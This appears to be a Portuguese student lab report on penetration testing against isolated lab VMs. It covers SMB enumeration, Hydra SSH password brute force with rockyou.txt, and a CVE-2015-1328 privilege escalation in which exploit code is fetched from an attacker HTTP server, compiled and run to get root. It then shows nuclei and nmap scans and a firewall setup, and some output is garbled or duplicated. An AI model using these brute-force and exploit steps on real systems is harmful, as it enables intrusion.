Starting enum4linux v0.9.1 ( http://labs.portculli.us )
[VERBOSITY] SMBSessionID: 00000060 SMBErr: 0060 SMB
```

Obtivemos estes resultados:

```
[+] Enumerating users using SID S-1-5-21-1494651198-1762136148-3989515401 and logon username '', password ''
[VERBOSE] 5 servers requested ENCRYPTED password without security signatures.
S-1-5-21-1494651198-1762136148-3989515401-501 TPEHUB\nobody (Local User)
S-1-5-21-1494651198-1762136148-3989515401-513 TPEHUB\None (Domain Group)
S-1-5-21-1494651198-1762136148-3989515401-1000 TPEHUB\tpeh2021 (Local User)
S-1-5-21-1494651198-1762136148-3989515401-1001 TPEHUB\regular (Local User)
[VERBOSE] Set byte count: 00
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
[ATTEMPT] target 10.0.10.101 - login "tpeh2021" - pass "Password2" - 434 of 435 [child 0] (0/0)
```

Sendo assim criamos um ficheiro ‘usernames’, este ficheiro é posteriormente usado com o ficheiro rockyou.txt, disponível na diretoria /usr/share/wordlist/, no bruteforce realizado:

```
[root@kali ~]# hydra -L usernames.txt -P /usr/share/wordlists/rockyou.txt -vV -t 64 10.0.20.102 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or s
[ATTEMPT] target 10.0.20.102 - login "regular" - pass "teiubesc" - 481 of 14344428 [child 43] (0/29)
[ATTEMPT] target 10.0.20.102 - login "regular" - pass "147258369" - 482 of 14344428 [child 50] (0/29)
[ATTEMPT] target 10.0.20.102 - login "regular" - pass "charlante" - 483 of 14344428 [child 6] (0/29)
[22][ssh] host: 10.0.20.102 login: regular password: happy
[STATUS] attack finished for 10.0.20.102 (waiting for children to complete tests)
1 of 1 targets successfully completed, 1 valid password found
[WARNING] Writing restore file because 33 final worker threads did not complete until end.
[ERROR] 33 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-11 19:40:28
```

Por fim temos as credencias do user regular.

2º Vulnerabilidade (sucesso):

Esta vulnerabilidade é denominada por Local Privilege Escalation – CVE-2015-1328, afeta o Ubuntu desde o 14.04 até ao 15.10 e com kernels antes de 4.3.3.

Para identificar se a máquina é vulnerável ou não seguimos os seguintes passos:

```
(root@kali)-[~/home/kali]
└─# ssh regular@10.0.10.101
regular@10.0.10.101's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation: https://help.ubuntu.com/
   Password.txt
 System information as of Wed Nov 30 16:14:38 WET 2022

 System load: 0.0          Memory usage: 2%    Processes:      68
 Usage of /: 21.4% of 6.38GB  Swap usage: 0%    Users logged in: 0

 Graph this data and manage this system at:
   https://landscape.canonical.com/

Last login: Wed Nov 30 12:00:33 2022 from 10.0.10.103
regular@tpehub:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04 LTS
Release:        14.04
Codename:       trusty
regular@tpehub:~$ uname -a
Linux tpehub 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:08:14 UTC 2014 i686 i686 i686 GNU/Linux
regular@tpehub:~$
```

Como podemos ver esta máquina é vulnerável, sendo assim, vamos ao exploit.

Começamos por baixar o exploit na máquina kali:

```
(root@kali)-[~/home/kali]
└─# wget https://www.exploit-db.com/download/37292
--2022-11-30 06:54:47-- https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292' (as '37292')

37292           100%[=====]  5.00K --.-KB/s   in 0s
2022-11-30 06:54:47 (33.1 MB/s) - '37292' saved [5119/5119]
```

```
(root@kali)-[~/home/kali]
└─# mv 37292 exploit.c
```

E de seguida compartilha-lo com a máquina vulnerável (para tal usei um python web server):

```
(root@kali)-[~/home/kali]
└─# python3.9 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
127.0.0.1 - - [30/Nov/2022 06:55:58] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [30/Nov/2022 06:55:59] code 404, message File not found
127.0.0.1 - - [30/Nov/2022 06:55:59] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [30/Nov/2022 06:56:06] code 404, message File not found
127.0.0.1 - - [30/Nov/2022 06:56:06] "GET /exploit HTTP/1.1" 404 -
127.0.0.1 - - [30/Nov/2022 06:56:10] "GET /exploit.c HTTP/1.1" 200 -
10.0.10.101 - - [30/Nov/2022 06:56:10] "GET /exploit.c HTTP/1.1" 200 -
```

Fazer o download do script:

```
regular@tpehub:~$ wget http://10.0.10.103:9999/exploit.c
-- 2022-11-30 12:01:13 -- http://10.0.10.103:9999/exploit.c
Connecting to 10.0.10.103:9999 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5119 (5.0K) [text/x-csrc]           exploit.c
Saving to: 'exploit.c'

    [  /  ] 5,119          --.-K/s   in 0s

2022-11-30 12:01:13 (902 MB/s) - 'exploit.c' saved [5119/5119]
```

Compilar e executar:

```
regular@tpehub:~$ gcc exploit.c -o exploit
regular@tpehub:~$ ./exploit
[06:56:06] code spawning threads
[06:56:06] "GET /Nov/2022 06:56:06"
mount #1 [06:56:06] "GET /Nov/2022 06:56:10"
mount #2 [06:56:06] "GET /Nov/2022 06:58:40"
child threads done
[06:58:40] code /etc/ld.so.preload created
[06:58:40] "GET /Nov/2022 07:01:07"
creating shared library
[07:01:07] "GET /Nov/2022 07:01:14"
# whoami
root
#
```

Como podem ver temos acesso root na máquina.

Identificar as máquinas com serviço http ativo, e identificar detalhe do respetivo serviço

Ubuntu 14.04

```
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works, to test access use regular
|_http-server-header: Apache/2.4.7 (Ubuntu)
```

8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1	2.6*	71049
_http-open-proxy:	Proxy might be redirecting requests				
_http-title:	Apache Tomcat				
_http-server-header:	Apache-Coyote/1.1				
http-methods:					
_ Potentially risky methods:	PUT DELETE		N/A		10114

Metasploit 3

```
80/tcp open http Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
```

8080/tcp	open	http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)	2.6*	70658
http-methods:			N/A	45590	Apache HTTP Server version
_ Potentially risky methods:	PUT DELETE TRACE				
_http-server-header:	GlassFish Server Open Source Edition 4.0				Apache Tomcat Detection
_http-title:	GlassFish Server - Server Running				
8181/tcp	open	ssl/http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)	2.6*	70658
_http-server-header:	GlassFish Server Open Source Edition 4.0				Apache Tomcat Detection (SSL)
_ssl-date:	2022-11-23T13:03:39+00:00; 0s from scanner time.				
_ssl-cert:	Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US				
Not valid before:	2013-05-15T05:33:38		N/A	45590	Common Platform Enumeration (CPE)
Not valid after:	2023-05-13T05:33:38				
http-methods:			N/A	54613	Device Type
_ Potentially risky methods:	PUT DELETE TRACE				
_http-title:	Site doesn't have a title (text/html).		35716		Ethernet Card Manufacturer Detection
8383/tcp	open	http	Apache httpd	2.6*	80420
_http-title:	400 Bad Request		N/A		Ethernet MAC Addresses
_http-server-header:	Apache				

Infinity

```
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Ferramenta Nuclei:

O nuclei é uma ferramenta de analise de vulnerabilidades, esta ferramenta envia requests para o alvo com base nos templates selecionados ou existentes na ferramenta. Oferece a analise de vários protocolos, incluindo DNS, HTTP, TCP e muitos mais.

Resultados da ferramenta nuclei nos serviços http das máquinas:

Ubuntu 14.04

```
(root㉿kali)-[~/home/kali/Desktop]
# nuclei -u http://10.0.20.102:80
[sudo] password for kali:
[!] Starting Nuclei v2.8.1 - http://github.com/projectdiscovery/nuclei
[!] Using Nuclei Engine 2.8.1 (outdated)
[INF] Using Nuclei Templates 9.3.1 (latest)
[INF] Templates added in last update: 2
[INF] Templates loaded for scan: 4473
[INF] Targets loaded for scan: 1
[INF] Templates clustered: 864 (Reduced 798 HTTP Requests)
[apache-detect] [http] [info] http://10.0.20.102:80 [Apache/2.4.7 (Ubuntu)]
[pypiserver-detect] [http] [info] http://10.0.20.102:80
[default-apache-test-all] [http] [info] http://10.0.20.102:80 [Apache/2.4.7 (Ubuntu)]
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:x-frame-options] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:referrer-policy] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:content-security-policy] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:clear-site-data] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:permissions-policy] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://10.0.20.102:80
[http-missing-security-headers:access-control-max-age] [http] [info] http://10.0.20.102:80
[INF] Using Interactsh Server: oast.online
[options-method] [http] [info] http://10.0.20.102:80 [GET, HEAD, POST, OPTIONS]
[waf-detect:apachegeneric] [http] [info] http://10.0.20.102:80/
[openssh-detect] [network] 10.0.20.102:22 [SSH-2.0-OpenSSH_6.6p1 Ubuntu-2ubuntu1]
[samba-detect] [network] [info] 10.0.20.102:139
```

```
(root㉿kali)-[~/home/kali/Desktop]
# nuclei -u http://10.0.20.102:8080
[sudo] password for kali:
[!] Starting Nuclei v2.8.1 - http://github.com/projectdiscovery/nuclei
[!] Using Nuclei Engine 2.8.1 (outdated)
[INF] Using Nuclei Templates 9.3.1 (latest)
[INF] Templates added in last update: 2
[INF] Templates loaded for scan: 4473
[INF] Targets loaded for scan: 1
[INF] Templates clustered: 864 (Reduced 798 HTTP Requests)
[apache-detect] [http] [info] http://10.0.20.102:8080 [Apache-Coyote/1.1]
[pypiserver-detect] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:content-security-policy] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:referrer-policy] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:access-control-max-age] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:clear-site-data] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:permissions-policy] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:x-frame-options] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.0.20.102:8080
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://10.0.20.102:8080
[ERR] Could not initialize interactsh client: could not create client: could not register to servers: could not make re
tcp: lookup oast.live on 192.168.1.254:53: no such host
[options-method] [http] [info] http://10.0.20.102:8080 [GET, HEAD, POST, PUT, DELETE, OPTIONS]
[tomcat-manager-pathnormalization] [http] [info] http://10.0.20.102:8080/21rPCJBSS0pnSiKN7xQPQQVgxGm/..;/manager/html
[tomcat-detect] [http] [info] http://10.0.20.102:8080
[public-tomcat-manager] [http] [info] http://10.0.20.102:8080/manager/html
[waf-detect:apachegeneric] [http] [info] http://10.0.20.102:8080/
[tomcat-exposed-docs] [http] [info] http://10.0.20.102:8080/docs/
[tomcat-scripts] [http] [info] http://10.0.20.102:8080/examples/jsp/index.html
[tomcat-scripts] [http] [info] http://10.0.20.102:8080/examples/websocket/index.xhtml
[openssh-detect] [network] [info] 10.0.20.102:22 [SSH-2.0-OpenSSH_6.6p1 Ubuntu-2ubuntu1]
[samba-detect] [network] [info] 10.0.20.102:139
```

Metasploit 3

```
(root㉿kali)[-[/home/kali]
# nuclei -u http://10.0.20.105:8383

[INFO] Using Nuclei Engine 2.8.1 (outdated)
[INFO] Using Nuclei Templates 9.3.1 (latest)
[INFO] Templates added in last update: 2
[INFO] Templates loaded for scan: 4473
[INFO] Targets loaded for scan: 1
[INFO] Templates clustered: 864 (Reduced 798 HTTP Requests)
[ERR] Could not initialize interactsh client: could not create client: could not register to servers: could not lookup oast.me on 192.168.1.254:53: no such host
[deprecated-tls] [ssl] [info] 10.0.20.105 [tls10]
[deprecated-tls] [ssl] [info] 10.0.20.105 [tls11]
[http-missing-security-headers:content-security-policy] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:x-frame-options] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:access-control-max-age] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:referrer-policy] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:clear-site-data] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://10.0.20.105:8383
[http-missing-security-headers:permissions-policy] [http] [info] http://10.0.20.105:8383
[rdp-detect:win2008R2DC] [network] [info] 10.0.20.105:3389
[expired-ssl] [ssl] [low] 10.0.20.105 [2020-09-05 12:24:44 +0000 UTC]
[mismatched-ssl] [ssl] [low] 10.0.20.105
[self-signed-ssl] [ssl] [low] 10.0.20.105
[waf-detect:apachegeneric] [http] [info] http://10.0.20.105:8383/
[tls-version] [ssl] [info] 10.0.20.105 [tls12]
[ssl-issuer] [ssl] [info] 10.0.20.105 [Zoho Corporation]
[microsoft-ftp-service] [network] [info] 10.0.20.105:21
[openssh-detect] [network] [info] 10.0.20.105:22 [SSH-2.0-OpenSSH_7.1]
[mysql-native-password] [network] [info] 10.0.20.105:3306
```

Infinity

```
[root@kali:/home/kali]# nuclei -u http://10.0.20.104:80
v2.8.1
projectdiscovery.io

[INF] Using Nuclei Engine 2.8.1 (outdated)
[INF] Using Nuclei Templates 9.3.1 (latest)
[INF] Templates added in last update: 2
[INF] Templates loaded for scan: 4473
[INF] Targets loaded for scan: 1
[INF] Templates clustered: 864 (Reduced 798 HTTP Requests)
[apache-detect] [http] [info] http://10.0.20.104:80 [Apache/2.4.18 (Ubuntu)]
[pypiserver-detect] [http] [info] http://10.0.20.104:80
[default-apache-test-all] [http] [info] http://10.0.20.104:80 [Apache/2.4.18 (Ubuntu)]
[default-apache2-ubuntu-page] [http] [info] http://10.0.20.104:80
[ERR] Could not initialize interactsh client; could not create client; could not register to servers: could not lookup oast.me on 192.168.1.254:53; no such host
[waf-detect:apachegeneric] [http] [info] http://10.0.20.104:80/
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:access-control-max-age] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:permissions-policy] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:x-frame-options] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:referrer-policy] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:clear-site-data] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:content-security-policy] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.0.20.104:80
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://10.0.20.104:80
[options-method] [http] [info] http://10.0.20.104:80 [GET,HEAD,POST,OPTIONS]
[openssh-detect] [network] [info] 10.0.20.104:22 [SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8]
```

Conclusões:

Na minha opinião não achei esta ferramenta muito interessante, pois para analise de vulnerabilidades existem outras ferramentas que oferecem mais informação de forma mais clara, relativamente à informação dos serviços http, na maior parte dos scans descobriu só “INFO” só em 2 é que encontrou 2 “LOW” relativos aos ssl. Esta ferramenta em comparação com o nmap também consegue enumerar os serviços presentes na máquina, mas não de uma forma tão extensa como o nmap. O nmap também consegue realizar a analise de vulnerabilidades caso usemos scripts para tal, em suma, se fosse para escolher uma ferramenta para realizar enumeração e analise de vulnerabilidades preferia o NMAP.

Identifique quais as máquinas com SMB ativo e listar os serviços existentes desse protocolo

As ferramentas que podemos usar para realizar este ponto foram as aprendidas nas aulas, nbtscan e enum4linux.

No meu caso só vou usar o nbtscan pois como o que é pedido não é muito complexo nem muito detalhado, caso contrário aconselho a usar a ferramenta enum4linux

Identificar máquinas com SMB ativo:

```
(root㉿kali)-[~/home/kali] # nbtscan 10.0.10.101      Ubuntu 14.04
Doing NBT name scan for addresses from 10.0.10.101
IP address      NetBIOS Name      Server      User      MAC address
10.0.10.101     TPEHUB          <server>    TPEHUB    00:00:00:00:00:00

(root㉿kali)-[~/home/kali] # nbtscan 10.0.10.102      Infinity
Doing NBT name scan for addresses from 10.0.10.102
IP address      NetBIOS Name      Server      User      MAC address

(root㉿kali)-[~/home/kali] # nbtscan 10.0.10.103      Kali
Doing NBT name scan for addresses from 10.0.10.103
IP address      NetBIOS Name      Server      User      MAC address

(root㉿kali)-[~/home/kali] # nbtscan 10.0.10.104      Metasploit 3
Doing NBT name scan for addresses from 10.0.10.104
IP address      NetBIOS Name      Server      User      MAC address
10.0.10.104     VAGRANT-2008R2    <server>    <unknown>  08:00:27:69:75:21
```

Como podemos ver as máquinas Infinity e Kali não possuem SMB ativo.

Identificar os serviços existentes do protocolo SMB:

Ubuntu 14.04:

```
└─(root㉿kali)-[~/home/kali]
└─# nbtscan -hv 10.0.10.101
Doing NBT name scan for addresses from 10.0.10.101

NetBIOS Name Table for Host 10.0.10.101:
Incomplete packet, 227 bytes long.
Name           Service      Type
TPEHUB         Workstation Service
TPEHUB         Messenger Service
TPEHUB         File Server Service
__MSBROWSE__   Master Browser
WORKGROUP     Domain Name
WORKGROUP     Master Browser
WORKGROUP     Browser Service Elections

Adapter address: 00:00:00:00:00:00
```

Metasploit 3:


```
└─(root㉿kali)-[~/home/kali]
└─# nbtscan -hv 10.0.10.104
Doing NBT name scan for addresses from 10.0.10.104

NetBIOS Name Table for Host 10.0.10.104:
Incomplete packet, 137 bytes long.
Name           Service      Type
VAGRANT-2008R2 Workstation Service
WORKGROUP     Domain Name

Adapter address: 08:00:27:69:75:21
```

Parte 2

Montar o cenário de acordo com os requisitos indicados



Configuração da firewall:

Criação das regras da firewall:

Firewall Rules ②

New rule

#	Protocol:	Source	Log	Destination	Action
1	TCP	RED	<input checked="" type="checkbox"/>	GREEN: 22	<input checked="" type="checkbox"/>
2	TCP	RED	<input checked="" type="checkbox"/>	GREEN: 80	<input checked="" type="checkbox"/>
3	All	GREEN	<input checked="" type="checkbox"/>	RED	<input checked="" type="checkbox"/>

Internet (Allowed)

Policy: Allowed

Demonstrar o seu correto funcionamento.

Temos as duas interfaces nas redes pedidas pelo enunciado.

The screenshot shows the IPFire web interface with a red header containing the logo and the URL 'ipfire.localdomain'. Below the header is a navigation bar with links for System, Status, Network, Services, Firewall, IPFire, and Logs. To the right of the navigation bar, it says 'RED Traffic: In 0.00 bit/s Out 0.00 bit/s'. The main content area is titled 'Main page' and displays network status for two interfaces:

Network	IP address	Status
INTERNET	10.0.10.105 Hostname: ipfire.localdomain	Connected - (2h 2m 15s)
LAN	10.0.20.130/24	Proxy off

Below the table, there is a note: 'Please enable the fireinfo service.'

At the bottom left, it says 'IPFire 2.27 (x86_64) - Core-Update 171'. At the bottom right, it says 'IPFire.org • Support the IPFire project with your donation'.

Segundo as regras colocadas na configuração, só devemos conseguir efetuar ssh e http tanto dos clientes para os servidores, como vice-versa.

Para provar isso podemos ver que não consigo executar um ping a uma máquina da rede servidores:

```
(root㉿kali)-[~/home/kali]
# ping 10.0.20.102
PING 10.0.20.102 (10.0.20.102) 56(84) bytes of data.
```

Mas consigo consultar a sua página http na porta 80, e executar ssh:

```
(root㉿kali)-[~/home/kali]
# ssh regular@10.0.20.102
regular@10.0.20.102's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)


 * Documentation: https://help.ubuntu.com/

 System information as of Fri Dec 2 13:47:09 WET 2022

 System load: 0.0          Processes:         91
 Usage of /: 21.9% of 6.38GB   Users logged in:  1
 Memory usage: 15%           IP address for eth0: 10.0.20.102
 Swap usage:  0%

 Graph this data and manage this system at:
 https://landscape.canonical.com/

Last login: Fri Dec 2 13:47:09 2022 from 10.0.10.103
regular@tpehub:~$
```



A partir da rede cliente enumerar serviços das máquinas presentes no cenário

Como temos uma firewall neste cenário podemos ver que se tentarmos usar a mesma ferramenta “nmap” teremos de adicionar um campo novo ao comando habitual, pois a firewall está a bloquear o ping:

```
(root㉿kali)-[~/home/kali]
# nmap -A -Pn <ip_da_maquina>
```

Ubuntu 14.04

```
Nmap scan report for 10.0.20.102
Host is up (0.00092s latency).
Not shown: 998 filtered tcp ports (no-response) Configuration Overview
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e0b8f04310f880635e571f7918d296 (DSA)
|   2048 cf314fb7f3ab397a9d77b0a0470cead (RSA)
|_  256 f4345fc5c68f39e160db33ca2e6895a9 (EDDSA)

Nmap scan report for 10.0.20.102
Host is up (0.00092s latency).
Not shown: 998 filtered tcp ports (no-response) Configuration Overview
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e0b8f04310f880635e571f7918d296 (DSA)
|   2048 cf314fb7f3ab397a9d77b0a0470cead (RSA)
|_  256 f4345fc5c68f39e160db33ca2e6895a9 (EDDSA)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  0.72 ms  10.0.10.105
2  0.96 ms  10.0.20.102
```

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -A -Pn 10.0.20.104
```

Infinity

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 14:41 EST
Nmap scan report for 10.0.20.104
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response) Configuration Overview
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 cb994f6866743b73bb691b3bdb9fd45 (RSA)
|_ 256 f3e92d707a4d6cea2d5abd089d578213 (EDDSA)
|_ 256 96a28b75fc2b36ce7c2b548d12955bfa (ED25519)

80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.0
OS details: Linux 4.0, Linux 4.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  0.91 ms  10.0.10.105
2  1.31 ms  10.0.20.104
```

Metasploit 3

```
Nmap scan report for 10.0.20.105
Services Firewall Logs
RED Traffic: In 0.00 bit/s Out 0.00 bit/s

Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response) Configuration Overview
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|_ 2048 aa1c51cac2c163a8159eb8ae681f8ab (RSA)
|_ 521 4572fc46624704283d35ec96868b8af9 (EDDSA)
80/tcp    open  http     Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
